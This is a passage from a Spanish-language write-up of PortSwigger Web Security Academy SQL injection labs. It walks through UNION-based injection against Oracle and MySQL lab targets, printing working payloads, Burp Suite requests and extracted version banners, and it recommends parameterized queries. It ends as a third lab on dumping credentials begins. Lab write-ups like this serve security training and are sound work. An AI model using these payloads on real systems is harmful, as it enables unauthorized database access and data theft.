20 Accept-Encoding : gzip, deflate, br
21 Priority : u=0, i
22
23 HTTP/2 200 OK
24 Content-Type : text/html; charset=utf-8
25 X-Frame-Options : SAMEORIGIN
26 Content-Length : 4317
27
28 <!DOCTYPE html>
```


Y obtenemos:

Lo cual nos devuelve 2 columnas.

Paso 4: Ver cuáles columnas aceptan texto

En este paso se verifica que columnas acepten datos de tipo texto, usando de nuevo el repetidor y la consulta: '+UNION+SELECT+'abc','def'+FROM+dual--

Se usa “abc”, y “def” para verificar que efectivamente acepte datos de tipo texto, y se obtiene lo siguiente:




Esto indica que efectivamente las columnas aceptan datos de tipo texto ya que la respuesta fue = “200 ok” y la inyección funciono correctamente.

Paso 5: Extraer la versión de Oracle

Payload final, se envia la petición de:

'+UNION+SELECT+BANNER,+NULL+FROM+v\$version--

Esto con el objetivo de mostrar la versión de la base de datos Oracle en la página.



Se extrajo información sensible directamente desde la base de datos como:

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production


Y también:

- CORE 11.2.0.2.0 Production
- PL/SQL Release 11.2.0.2.0
- TNS for Linux Version 11.2.0.2.0
- NLSRTL Version 11.2.0.2.0

Todo eso viene de:

v\$version

Laboratorio completado:



Payload usado

'+UNION+SELECT+BANNER,+NULL+FROM+v\$version--

- ' → Cierra la cadena original del WHERE.
- UNION SELECT → Añade una consulta controlada por el atacante.
- BANNER → Extrae la versión de Oracle.
- FROM v\$version → Consulta una vista interna del sistema.
- -- → Comenta el resto de la consulta original.

Resultado:

La aplicación muestra la versión de la base de datos en pantalla.

Mitigación recomendada

Usar consultas preparadas (Prepared Statements)

Ejemplo:

```
SELECT name, description FROM products WHERE category = ?
```

Esto evita que la entrada del usuario se ejecute como código SQL.

Ademas:

- Validación estricta de entrada (whitelist)
- Principio de mínimo privilegio en la base de datos
- No mostrar errores SQL al usuario
- WAF (como capa adicional, no como solución principal)

Vulnerabilidad: SQL Injection basada en UNION
Impacto: Exposición de información sensible (versión del DBMS)
Solución: Consultas parametrizadas

4. SQL injection attack, querying the database type and version on MySQL and Microsoft

Nivel: PRACTITIONER

Tipo de SQLi: Es una SQL Injection basada en UNION (UNION-based SQLi).

Objetivo: Mostrar la versión de la base de datos usando un ataque UNION-based SQL Injection.

Vulnerabilidad:

La vulnerabilidad está en:

El parámetro category del filtro de productos.

Probablemente la aplicación ejecuta algo como:

```
SELECT name, description FROM products WHERE category = 'Gifts'
```

Pero como no valida correctamente la entrada del usuario, puedes cerrar la comilla y añadir tu propia consulta:

```
' UNION SELECT ...
```

- La aplicación:
- No sanitiza la entrada.
- No usa consultas preparadas.
- Permite concatenación directa del parámetro en la consulta SQL.


Eso permite o deja abierto a romper la consulta original, inyectar un UNION SELECT, y poder extraer información arbitraria de la base de datos.

Procedimiento:


Paso 1: Interceptar la petición con Burp Suite

Una vez abierto el laboratorio y dentro de Burp Suite, usaremos el navegador de este el cual es Chromium.


Dentro de Chromium entraremos con la url del laboratorio. Volviendo a Burp Suite activamos intercept off, para así interceptar la petición.



Así se verá Burp Suite cuando haya interceptado peticiones:




Dentro del navegador de Chromium en la pagina del laboratorio, vamos a cambiar la categoria de productos, en este caso a Gifts, para hacer el tipo de petición que necesitamos, ya que ese parametro de category es vulnerable.




Paso 2: Confirmar que es vulnerable a SQLi

Para confirmar que ese parametro es vulnerable a SQLi, enviamos la petición al repetidor, dentro de Burp Suite y la modificamos cambiando la categoría “Gift”, por : Gift’



Como resultado de repetir la petición modificada, el servidor respondió con un un error, lo cual indica que es vulnerable ya que se rompió la consulta (muy buena señal de SQLi).

Response



Paso 3: Determinar número de columnas


Sabemos que debemos usar UNION, pero necesitamos saber cuántas columnas devuelve la consulta original.

Método 1: ORDER BY

Probaremos incrementando:

Gifts' ORDER BY 1--+
Gifts' ORDER BY 2--+
Gifts' ORDER BY 3--+

El lab indica que son 2 columnas.



El servidor responde “ok”, lo cual indica que la inyección se hizo correctamente, el comentario --+ está bien formado y que existen al menos 2 columnas.

Paso 4: Probar UNION con 2 columnas.

Se identifica si ambas columnas aceptan texto.

Usa el payload que indica el lab:

'+UNION+SELECT+'abc','def#

Se inyecta usando de nuevo el repetidor y la consulta:



Request

Pretty

Raw

Hex

```
1 GET /filter?category='+UNION+SELECT+'abc','def' # HTTP/2
2 Host: 0a1100330455d03a81efb65900f70012.web-security-academy.net
3 Cookie: session=qRpB9LlG17CfiEXwx3ndqQFtQ0aOKR7Y
```

Resultado esperado

En la página podemos ver:

```
<table class="is-table-longdescription">
  <tbody>
    <tr>
      <th>
        abc
      </th>
      <td>
        def
      </td>
    </tr>
  </tbody>
</table>
```

Lo cual indica que se agregó correctamente las cadeas “abc” y “def”.

Paso 5: Extraer la versión


Ahora ejecutamos el payload final:

'+UNION+SELECT+@@version,+NULL#

Explicación:

- @@version → variable del sistema que devuelve la versión
- NULL → relleno para la segunda columna
- # → comenta el resto

En la petición:



Con esto la inyeccion funciono correctamente en el servidor y obtuvimos lo siguiente:

```
<tr>
  <th>
    8.0.42-Ubuntu0.20.04.1
  </th>
</tr>
```

Entonces la versión de base de datos que tenemos es:

8.0.42-Ubuntu0.20.04.1

Corresponde a:

MySQL 8.0.42, corriendo en Ubuntu 20.04
Con esto el laboratorio queda solucionado.

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#)WE LIKE TO
SHOP

Refine your search:

[All](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Pets](#) [Toys & Games](#)

Hydrated Crackers

At some time or another, we've all had that dry mouth feeling when eating a cracker. If we didn't, no-one would bet how many crackers we can eat in one sitting. Here at Barnaby Smudge, we have baked the solution. Hydrated Crackers. Each cracker has a million tiny pores which release moisture as you chew, imagine popping a bubble, it's just like that. No more choking or having your tongue stick to your teeth and the roof of your mouth. How many times have you asked yourself, 'why?' Why are these crackers so dry. We are responding to popular public opinion that dry crackers should be a thing of the past. You can set up your own cracker eating contests, but make sure you supply your own packet; explain you are wheat intolerant and have to eat these special biscuits, but no sharing. Due to the scientific process that goes into making each individual cracker the cost might seem prohibitive for something as small as a snack. But, we know you

Informe final

Vulnerabilidad Identificada

Se identificó una SQL Injection basada en UNION en el parámetro category del filtro de productos. La aplicación construye consultas dinámicas concatenando directamente la entrada del usuario dentro de una cláusula WHERE, sin utilizar consultas parametrizadas ni mecanismos adecuados de sanitización.

La vulnerabilidad permite la manipulación de la estructura de la consulta SQL y la ejecución de instrucciones arbitrarias sobre el motor de base de datos.

Impacto: Exposición de información sensible del sistema, incluyendo versión del gestor de base de datos.

Payload Utilizado

El payload exitoso fue:

```
' UNION SELECT @@version, NULL#
```

Este payload cierra la cadena original de la consulta y utiliza el operador UNION para combinar resultados.

Invoca la variable global @@version del sistema en MySQL, permitiendo obtener la versión exacta del motor y usa NULL para respetar la cantidad de columnas requeridas.

Emplea # para comentar el resto de la consulta original.

Como resultado, se logró recuperar la cadena de versión del servidor de base de datos.

Uso obligatorio de consultas parametrizadas (Prepared Statements) para evitar la alteración de la estructura SQL.

Aplicación del principio de mínimo privilegio en la cuenta de base de datos utilizada por la aplicación.

Implementación de manejo seguro de errores para evitar filtración de información estructural.

Validación estricta del lado del servidor sobre los parámetros recibidos.

Severidad estimada: Alta

Riesgo principal: Enumeración del sistema y posible extracción completa de datos mediante explotación adicional.

5. SQL injection attack, listing the database contents on non-Oracle databases

Nivel: Practitioner

Tipo de SQLi: Union-based SQL Injection (In-band / Clásico).

Objetivo: Explotar una vulnerabilidad SQL Injection en el parámetro category del filtro de productos para enumerar sistemáticamente el contenido de la base de datos no-Oracle: determinar el número de columnas, listar las tablas del esquema information_schema, identificar la tabla que almacena las credenciales de usuarios, enumerar sus columnas relevantes y extraer los usernames y passwords (incluyendo las del usuario administrador) para lograr acceso no autorizado y resolver el desafío mediante login.

Vulnerabilidad: La aplicación construye una consulta SQL dinámica concatenando directamente el valor del parámetro category sin usar consultas parametrizadas ni validación adecuada. La consulta original es del tipo `SELECT * FROM products WHERE category = 'input'`, con dos columnas devueltas (por ejemplo, nombre y descripción del producto). Al inyectar un cierre de comilla simple (') seguido de `UNION SELECT`, es posible combinar los resultados originales con consultas arbitrarias que devuelven datos de otras tablas. Como los resultados se reflejan directamente en la respuesta HTTP (en la lista de productos), se trata de un ataque Union-based (in-band), permitiendo enumeración visible y extracción de datos sin necesidad de técnicas inferenciales (blind) ni canales externos (out-of-band). El DBMS es PostgreSQL (evidenciado por tablas pg_* e information_schema), que soporta esta técnica mediante vistas estándar de metadatos.

Procedimiento

El procedimiento se llevó a cabo mediante Burp Suite (Repeater y Proxy) para interceptar y modificar las solicitudes GET al endpoint /filter?category=....

The screenshot displays the Burp Suite interface. At the top, the 'Proxy' tab is selected in the main menu. Below it, the 'Intercept' section shows a list of intercepted requests. The first request is highlighted: a GET request to `https://0ab2002304bf452481ad52960001005a.web-security-academy.net/filter?category=Gifts`. The 'Request' tab is active, showing the raw request details. The 'Inspector' tab on the right shows the request structure with 2 attributes, 1 query parameter, 0 body parameters, 1 cookie, and 18 headers.

Time	Type	Direction	Method	URL	Status code	Length
15:58:43.1 M...	HTTP	→ Request	GET	<code>https://0ab2002304bf452481ad52960001005a.web-security-academy.net/</code>		
16:03:55.1 M...	HTTP	→ Request	GET	<code>https://0ab2002304bf452481ad52960001005a.web-security-academy.net/filter?category=Gifts</code>		

Request

Pretty Raw Hex

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0ab2002304bf452481ad52960001005a.web-security-academy.net
3 Cookie: session=44qrT4j5hLkDD6MlkjHRpW3wprcUa7H
4 Sec-Ch-Ua: "Chromium",v="145", "Not:A-Brand",v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: es-419,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept-...
```

Inspector

Request attributes: 2

Request query parameters: 1

Request body parameters: 0


Request cookies: 1

Request headers: 18

Paso 1:

